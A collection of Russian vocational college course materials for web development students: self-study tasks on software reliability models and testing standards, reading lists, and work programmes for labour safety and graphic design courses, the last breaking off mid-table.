ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

Самостоятельная работа
по теме 1. Основы стандартизации

Время выполнения – 6 часов

Задачи

Модель Миллса.

Задача 1. Предположим в программе 3 собственных ошибки, внесём ещё 6 случайным образом. В процессе тестирования было найдено 5 ошибок из рассеянных и 2 собственные. Найти надёжность по модели Миллса.

Задача 2. Предположим в программе 2 собственных ошибки, внесём ещё 3 случайным образом. В процессе тестирования было найдено 2 ошибки из рассеянных и 3 собственные. Найти надёжность по модели Миллса.

Задача 3. Предположим в программе 10 собственных ошибки, внесём ещё 5 случайным образом. В процессе тестирования было найдено 8 ошибок из рассеянных и 3 собственные. Найти надёжность по модели Миллса.

Задача 4. Предположим в программе 12 собственных ошибки, внесём ещё 6 случайным образом. В процессе тестирования было найдено 7 ошибок из рассеянных и 5 собственные. Найти надёжность по модели Миллса

Задача 5. Предположим в программе перед началом тестирования было 90 ошибок. Искусственно рассеяно 20 ошибок. В процессе тестовых прогонов было выявлено следующее количество ошибок:

N 25 20 20 15 10 9 1

V 5 4 2 4 2 2 1

Оценить число возможно оставшихся ошибок в программе после каждого тестового прогона. Меру доверия к модели оценить после последнего прогона (C – ?). Построить график зависимости возможного числа ошибок от № прогона.

Задача 6. Предположим в программе перед началом тестирования было 100 ошибок. Искусственно рассеяно 15 ошибок. В процессе тестовых прогонов было выявлено следующее количество ошибок:

N 20 20 25 16 9 8 1

V 5 3 3 4 3 1 1

Оценит число возможно оставшихся ошибок в программе после каждого тестового прогона. Меру доверия к модели оценить после последнего прогона (C – ?). Построить график зависимости возможного числа ошибок от № прогона.

Задача7. Предположим в программе перед началом тестирования было 80 ошибок. Искусственно рассеяно 30 ошибок. В процессе тестовых прогонов было выявлено следующее количество ошибок:

N 30 15 15 13 10 10 1

V 5 3 3 4 3 1 1

Оценит число возможно оставшихся ошибок в программе после каждого тестового прогона. Меру доверия к модели оценить после последнего прогона (C – ?). Построить график зависимости возможного числа ошибок от № прогона.

Простая интуитивная модель

Задача 1. В процессе тестирования программы 1-я группа нашла 15 ошибок, 2-я группа нашла 25 ошибок, общих ошибок было 5. Определить надёжность по простой интуитивной модели.

Задача 2. В процессе тестирования программы 1-я группа нашла 10 ошибок, 2-я группа нашла 20 ошибок, общих ошибок было 8. Определить надёжность по простой интуитивной модели.

Задача 3. В процессе тестирования программы 1-я группа нашла 20 ошибок, 2-я группа нашла 22 ошибки, общих ошибок было 4. Определить надёжность по простой интуитивной модели.

Задача 4. В процессе тестирования программы 1-я группа нашла 5 ошибок, 2-я группа нашла 2 ошибки, общих ошибок было 2. Определить надёжность по простой интуитивной модели.

Задача 5. В процессе тестирования программы 1-я группа нашла 35 ошибок, 2-я группа нашла 25 ошибки, общих ошибок было 20. Определить надёжность по простой интуитивной модели.

Задача 6. В процессе тестирования программы 1-я группа нашла 5 ошибок, 2-я группа нашла 40 ошибок, общих ошибок было 5. Определить надёжность по простой интуитивной модели.

Самостоятельная работа
по теме 2. Основы сертификации

Время выполнения – 6 часов

Задание.

Выполнить конспект по теме «Моделирование угроз безопасности информации ПО, возникающих при его применении»

Порядок работы:

1. Найти в сети Интернет или по ссылке https://books.ifmo.ru/file/pdf/2579.pdf материал по теме.
2. Кратко законспектировать главу 5.
   !!! Все таблицы и рисунки перенести в конспект.

Самостоятельная работа
по теме 3. Техническое документоведение

Время выполнения – 6 часов

Задание.

Изучение ГОСТ Р 56920-2016/ISO/IEC/IEEE 29119-1:2013. Национального стандарта РФ. Системная и программная инженерия. Тестирование ПО. (Раздел Методики тестирования)

Порядок работы:

1. Найдите в сети Интернет или на сайте https://docs.cntd.ru/document/1200134996_ГОСТ_Р_56920-2016/ISO/IEC/IEEE_29119-1:2013. НАЦИОНАЛЬНЫЙ СТАНДАРТ РОССИЙСКОЙ ФЕДЕРАЦИИ. СИСТЕМНАЯ И ПРОГРАММНАЯ ИНЖЕНЕРИЯ
Тестирование программного обеспечения

2. Выписать в тетрадь следующие определения:
- методика тестирования
- процедура тестирования
- результат тестирования
- сценарий тестирования
- средства тестирования
- тип тестирования
- виды тестирования

3. Найти раздел 5. Понятия тестирования программного продукта и кратко законспектировать все методики тестирования.

ЛИТЕРАТУРА

ГОСТы

1. ГОСТ Р 51672-2000. Метрологическое обеспечение испытаний продукции для целей подтверждения соответствия. Основные положения.
2. ГОСТ 8.315-97. Государственная система обеспечения единства измерений. Стандартные образцы состава и свойств веществ и материалов. Основные положения.
3. ГОСТ Р 8.563-96. Государственная система обеспечения единства измерений. Методики выполнения измерений (документ действующий).
4. ГОСТ Р ИСО 5725-1-2002. Точность (правильность и прецизионность) методов и результатов измерений. Ч. 1. Основные положения и определения.
5. Правила по проведению сертификации в Российской Федерации (утверждены постановлением Госстандарта России 10.05.2000 №26).
6. ПР 50.2.002-94. Государственная система обеспечения единства измерений. Порядок осуществления государственного метрологического надзора за выпуском, состоянием средств измерений, методиками выполнения измерений, эталонами и соблюдением метрологических правил и норм. ВНИИМС.
7. ПР 50.2.003-94. Государственная система обеспечения единства измерений. Порядок осуществления государственного метрологического надзора за количеством товаров, отчуждаемых при совершении торговых операций. ВНИИМС.
8. ГОСТ 25346-89 Основные нормы взаимозаменяемости. Единая система допусков и посадок Общие положения, ряды допусков и основных отклонений.
9. ГОСТ 1.0-2004 Стандартизация в Российской Федерации. Основные положения.

ГОСТ ИТ

1. ГОСТ 34.201-89 Виды, комплектность и обозначения документов при создании автоматизированных систем
2. ГОСТ 34.320-96 Концепции и терминология для концептуальной схемы и информационной базы
3. ГОСТ 34.321-96 Информационные технологии. Система стандартов по базам данных. Эталонная модель управления
4. ГОСТ 34.601-90 Автоматизированные системы. Стадии создания
5. ГОСТ 34.602-89 Техническое задание на создание автоматизированной системы
6. ГОСТ 34.603-92 Информационная технология. Виды испытаний автоматизированных систем
7. РД 50-34.698-90 Автоматизированные системы. Требования к содержанию документов.
8. ГОСТ Р ИСО/МЭК 8824-3-2002 Информационная технология. Абстрактная синтаксическая нотация версии один.
9. ГОСТ Р ИСО/МЭК 10746-3-2001 Управление данными и открытая распределённая обработка.
10. ГОСТ Р ИСО/МЭК 15271-02 Процессы жизненного цикла программных средств.

11. ГОСТ Р ИСО/МЭК 15910-2002 Процесс создания документации пользователя программного средства.

Литература

1. Вавилин Я. А. Менеджмент безопасности продукции : учебное пособие для среднего профессионального образования / Я. А. Вавилин. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 105 с. — (Профессиональное образование). — ISBN 978-5-534-14276-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519594 (дата обращения: 14.01.2024).

2. Латышенко К. П. Автоматизация измерений, контроля и испытаний. Практикум : учебное пособие для среднего профессионального образования / К. П. Латышенко, В. В. Головин. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 160 с. — (Профессиональное образование). — ISBN 978-5-534-10714-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518033 (дата обращения: 14.01.2024).

3. Лифиц И. М. Стандартизация, метрология и подтверждение соответствия : учебник и практикум для среднего профессионального образования / И. М. Лифиц. — 15-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 462 с. — (Профессиональное образование). — ISBN 978-5-534-15928-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510294 (дата обращения: 14.01.2024).

4. Степанова Е. А. Метрология и измерительная техника: основы обработки результатов измерений : учебное пособие для среднего профессионального образования / Е. А. Степанова, Н. А. Скулкина, А. С. Волегов ; под общей редакцией Е. А. Степановой. — Москва : Издательство Юрайт, 2024. — 95 с. — (Профессиональное образование). — ISBN 978-5-534-10715-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518037 (дата обращения: 14.01.2024).

5. Третьяк Л. Н. Метрология, стандартизация и сертификация: взаимозаменяемость : учебное пособие для среднего профессионального образования / Л. Н. Третьяк, А. С. Вольнов ; под общей редакцией Л. Н. Третьяк. — Москва : Издательство Юрайт, 2024. — 362 с. — (Профессиональное образование). — ISBN 978-5-534-16796-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531716 (дата обращения: 14.01.2024).

Интернет - ресурсы

1. Метрология, измерения, средства измерений. www.metrologyia.ru
2. Справочник по сертификации, стандартизации и метрологии www.tso.su

Стандартизация, сертификация и техническое документоведение

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.08. Охрана труда

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.08. Охрана труда разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 1095 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 10

4. Контроль и оценка результатов освоения дисциплины 12

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.08. ОХРАНА ТРУДА

1.1. Область применения программы

Рабочая программа дисциплины ОП.08. Охрана труда является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника.*

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.08. Охрана труда является дисциплиной общепрофессиональной цикла из часов вариативной части.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - проводить анализ травмоопасных и вредных факторов в сфере профессиональной деятельности;

$У_2$ - принимать меры для исключения производственного травматизма;

$У_3$ - применять безопасные методы выполнения работ.

знать:

$З_1$ - особенности обеспечения безопасных условий труда в сфере профессиональной деятельности;

$З_2$ – организационные основы охраны труда в организации.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 07. *Содействовать сохранению окружающей среды, ресурсосбережению*[1], *применять знания об изменении климата, принципы бережливого производства,* эффективно действовать в чрезвычайных ситуациях.

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.

и **профессиональными компетенциями (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.
решений и обеспечивать их требуемое качество.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 32 часа, в том числе
в форме практической подготовки – 7 часов
включает:
объем работы обучающегося во взаимодействии с преподавателем – 32 часа, в том числе
практические занятия – 7 часов;
самостоятельная работа обучающегося – 00 часов

Обязательная часть рабочей программы составляет – 00 часов, вариативная часть – 32 часа.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**32**
в том числе:	
в форме практической подготовки	7
Объем работы обучающегося во взаимодействии с преподавателем	**32**
в том числе:	
практические занятия	7
Самостоятельная работа обучающегося (всего)	**0**

2.2. Формы промежуточной аттестации

4 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины ОП.08. Охрана труда

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*		Объем часов	В т.ч. практическая подготовка	Формируемые компетенции
Раздел 1. Управление безопасностью труда			**12**		
Тема 1.1. Правовые нормы и организационные основы безопасности труда	*Содержание учебного материала*		*6*		
	1	Конституция РФ (статьи 7, 37, 39, 41, 42), Трудовой кодекс, нормативно-правовые акты содержащие нормативные государственные требования по охране труда. Психические процессы, свойства и состояние, влияющие на БТ. Виды и условия трудовой деятельности, классификация условий трудовой деятельности по тяжести и напряжённости трудового процесса, классификация условий труда по факторам производственной среды. Основные психические причины травматизма	2		ОК 01, ОК 05, ОК 07
	2	Организационные основы БТ: органы управления БТ, надзор и контроль БТ, обучение, инструктаж и проверка знаний по ОТ, аттестация рабочих мест по условиям труда и сертификация производственных объектов на соответствие требованиям по охране труда. Функции и обязанности работников службы охраны труда.	2		
	Практические занятия		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07, ОК 08, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	3	**Практическое занятие № 1.** Оценка состояния безопасности рабочего места			
Тема 1.2. Расследование и учёт несчастных случаев (Н/С) на производстве, основные мероприятия по улучшению условий труда, анализ травматизма	*Содержание учебного материала*		*6*		
	1	Основные понятия и определения по производственному травматизму (ОВПТ, травма, Н/С, их классификация, профзаболевания). Причины Н/С. Положение о расследовании и учёте Н/С на производстве.	2		ОК 01, ОК 05, ОК 07
	2	Мероприятия по улучшению условий труда. Возмещение вреда причинённого здоровью работника. Социально–экономическое значение, экономический механизм и источники финансирования охраны труда. Экономические последствия (ущерб) от производственного травматизма и профзаболеваний	2		
	Практические занятия		**2**		ОК 01, ОК 02,

	3	**Практическое занятие № 2.** Заполнение акта о расследовании несчастного случая (форма Н-1)		2	ОК 04, ОК 05, ОК 07, ОК 08, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
Раздел 2. Идентификация и воздействие на человека негативных факторов производственной среды			**8**		
Тема 2.1. Негативные производственные факторы	*Содержание учебного материала*		*8*		
	1	Негативные производственные факторы, их идентификация, характеристики, воздействие на человека. Классификация ОВПФ. Опасные механические факторы: механические движения и действия технологического оборудования, инструмента, механизмов и машин. Другие источники и причины механического травмирования	2		ОК 01, ОК 05, ОК 07
	2	Физические негативные факторы: виброакустические колебания, ЭМПи излучения ионизирующие излучения, электрический ток.	2		
	3	Химические негативные факторы (вредные вещества), их классификация и нормирование. ПДК токсичных веществ для рабочей зоны, методы и приборы для определения вредных газов и паров в воздухе рабочей зоны.	2		
	Практические занятия		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07, ОК 08, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	4	**Практическое занятие № 3**. Расчет интегральной балльной оценки тяжести труда			
Раздел 3. Условия создания защиты человека от вредных и опасных производственных факторов			**4**		
Тема 3.1. **Защита человека от вредных и опасных**	*Содержание учебного материала*		*2*		
	1	Защита человека от вибраций, шумов, ультразвука Защита от ЭМПи излучений, лазерного излучения, защита от радиации.	2		ОК 01, ОК 05, ОК 07

производственных факторов (ОВПФ)		Защита от загрязнения воздушной среды: вентиляция и системы вентиляции.			
Тема 3.2. Электробезопасность	*Содержание учебного материала*		*2*		ОК 01, ОК 05, ОК 07
	1	Методы и средства защиты при работе с технологическим оборудованием и инструментом.	2		
Раздел 4. Обеспечение комфортных условий для трудовой деятельности			**6**		
Тема 4.1. Микроклимат и освещение	*Содержание учебного материала*		*4*		ОК 01, ОК 05, ОК 07
	1	Механизмы теплообмена между человеком и окружающей средой. Влияние климата на здоровье человека. Терморегуляция организма человека. Гигиеническое нормирование параметров микроклимата. Методы обеспечения комфортных климатических условий в рабочих помещениях	2		
	2	Характеристика освещения и световой среды. Виды освещения и его нормирование. Искусственные источники света и светильники, организация рабочего места для создания комфортных зрительных условий	1		
	Практические занятия		**1**	1	ОК 01, ОК 02, ОК 04, ОК 05, ОК 07, ОК 08, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	3	**Практическое занятие № 4**. Расчёт искусственного освещения методом светового потока.			
Тема 4.2. Пожарная безопасность	*Содержание учебного материала*		***2***		ОК 01, ОК 05, ОК 07
	1	Пожарная безопасность. Виды и классификация пожаров. Требования пожарной безопасности к промышленным объектам	2		
		Дифференцированный зачет	**2**		
		ВСЕГО	**32**	7	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете безопасности жизнедеятельности и охраны труда.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.08. Охрана труда разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях.

3.3. Информационное обеспечение обучения

Кодексы

1. Трудовой кодекс Российской Федерации от 30.12.2001 № 197-ФЗ (ред. От 02.08.2020) // «Российская газета», № 256, 31.12.2001.

2. Уголовный кодекс Российской Федерации : Федер. закон от 13 июня 1996 г. № 63-ФЗ : принят Гос. Думой 24 мая 1996 г. : одобрен Советом Федерации 5 июня 1996 г. : [в ред. от 2 авг. 2019 г.] // Официальный интернет-портал правовой информации : гос. система правовой информации. — URL: http://pravo.gov.ru/proxy/ips/?docbody=&nd=102041891&intelsearch=%F3 %E3 %EE%EB%EE%E2 %ED%FB%E9+%EA%EE%E4 %E5 %EA%F1.

3. Кодекс Российской Федерации об административных правонарушениях : Федер. закон от 30 дек. 2001 г. № 195-ФЗ : принят Гос. Думой 20 дек. 2001 г. : одобрен Советом Федерации 26 дек. 2001 г. : [ред. от 2 авг. 2019 г.] // Собрание законодательства Российской Федерации. — 2002. — № 1, ч. 1.

Федеральные законы

1. Федеральный закон от 24 июля 1998 г. №125-ФЗ «Об обязательном социальном страховании от несчастных случаев на производстве и профессиональных заболеваний».

2. Федеральный закон от 10 января 2003 г. №17-ФЗ «О страховых тарифах на обязательное социальное страхование от несчастных случаев на производстве и профессиональных заболеваниях».

3. Федеральный закон от 30 марта 1999 г. №52-ФЗ «О санитарно-эпидемиологическом благополучии населения».

4. Федеральный закон от 21 декабря 1994 г. №69-ФЗ «О пожарной безопасности».

Учебная литература:

1. Беляков, Г. И. Охрана труда и техника безопасности : учебник для среднего профессионального образования / Г. И. Беляков. — 4-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 353 с. — (Профессиональное образование). — ISBN 978-5-534-16364-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530881 (дата обращения: 12.01.2024).

Интернет-ресурсы:

1. Информационный портал «Охрана труда в России№ - Режим доступа: https://ohranatruda.ru/ - бесплатно

2. Журнал труда от А до Я – Официальный сайт. – Режим доступа: https://coko1.ru/articles/protection/ohrana-truda-ot-a-do-ya/ - бесплатно

3. База инструкций по охране труда. Режим доступа: https://инструкция-по-охране-труда.рф/ - бесплатно

4. Лекции по дисциплине «Охрана труда». Единый центр повышения квалификации. Режим доступа: https://spec-school.crm.eduru.ru/media/2020/05/28/1254351381/Lekcii_po_Oxrane_truda.pdf - бесплатно

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - проводить анализ травмоопасных и вредных факторов в сфере профессиональной деятельности;	- оценка выполнения заданий на практических занятиях;	- дифференцированный зачет
$У_2$ - принимать меры для исключения производственного травматизма;		
$У_3$ - применять безопасные методы выполнения работ.		
знать:		
$З_1$ - особенности обеспечения безопасных условий труда в сфере профессиональной деятельности;	- оценка выполнения заданий на практических занятиях; - устный опрос;	- дифференцированный зачет
$З_2$ – организационные основы охраны труда в организации.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Работать в коллективе и команде, эффективно взаимодействовать с коллегами,	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией

руководством, клиентами.	- признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 07. *Содействовать сохранению окружающей среды, ресурсосбережению*[2], *применять знания об изменении климата, принципы бережливого производства,* эффективно действовать в чрезвычайных ситуациях.	- поддерживает чистоту в учебном кабинете и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги)
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта)

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] Выделенное курсивом не формируется в рамках данной дисциплины

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.09. Графический дизайн и мультимедиа

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.09. Графический дизайн и мультимедиа разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 10

4. Контроль и оценка результатов освоения дисциплины 13

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.09. ГРАФИЧЕСКИЙ ДИЗАЙН И МУЛЬТИМЕДИА

1.1. Область применения программы

Рабочая программа дисциплины ОП.09. Графический дизайн и мультимедиа является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.09. Графический дизайн и мультимедиа является дисциплиной общепрофессионального цикла из часов вариативной части.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - выбирать наиболее подходящее для целевого рынка дизайнерское решение;

$У_2$ - создавать дизайн с применением промежуточных эскизов, требований к эргономике и технической эстетике;

$У_3$ - разрабатывать интерфейс пользователя для веб-приложений с использованием современных стандартов.

знать:

$З_1$ - современные методики разработки графического интерфейса; требования и нормы подготовки и использования изображений в информационно-телекоммуникационной сети "Интернет" (далее - сеть Интернет);

$З_2$ – государственные стандарты и требования к разработке дизайна веб-приложений;

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по *финансовой грамотности* в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].

и **профессиональных компетенций (ПК):**

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 135 часов, в том числе

в форме практической подготовки – 94 часа

включает:

объем работы обучающегося во взаимодействии с преподавателем – 117 часов, в том числе

практические занятия – 94 часа;

самостоятельная работа обучающегося – 18 часов

Обязательная часть рабочей программы составляет – 00 часов, вариативная часть – 135 часов.

[1] *Выделенное курсивом не формируется в рамках данной дисциплины*

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**135**
в том числе:	
в форме практической подготовки	94
Объем работы обучающегося во взаимодействии с преподавателем	**117**
в том числе:	
практические занятия	94
Самостоятельная работа обучающегося (всего) *в том числе:* *завершение итогового задания/контрольного задания* *решение задач*	**18** 12 6
Промежуточная аттестация	**6**

2.2. Формы промежуточной аттестации

3 семестр – дифференцированный зачет

4 семестр - экзамен

2.3. Тематический план и содержание дисциплины
ОП.09. Графический дизайн и мультимедиа

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работа (проект) (если предусмотрены)		Объем часов	В т.ч. в форме практической подготовки	Формируемые компетенции
Тема 2.1 Компьютерная графика	*Содержание учебного материала*		*2*		
	1	Введение в компьютерную графику. Виды компьютерной графики. Физические основы компьютерной графики. Соответствие цветов и управление цветом. Форматы хранения графических изображений. Введение в графический дизайн. Документация графического дизайна. Креативный бриф. Фирменный стиль. Брендбук. Правила поддержания фирменного стиля, бренда и стилевых инструкций. Принципы построения эстетичного и креативного дизайна. Современные стили и тенденции дизайна	2		ОК 01, ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
Тема 2.2. Растровая графика	*Содержание учебного материала*		*25*	*21*	
	1	Графические редакторы. Методы представления графических изображений. Форматы графических файлов.	1		ОК 01- ОК 05, ОК 09, ПК 1.2, ПК 3.1, ПК 3.2
	Практические занятия MS Paint		**21**	21	
	1	**Практическое занятие № 1.1.** Создание простейших рисунков			
	2	**Практическое занятие № 1.2.** Создание пейзажа			
	3	**Практическое занятие № 1.3.** Создание объекта / рисунка при помощи геометрических фигур			
	4	**Практическое занятие № 1.4.** Создание симметричных объектов (бабочка, дом, жук и т.д)			
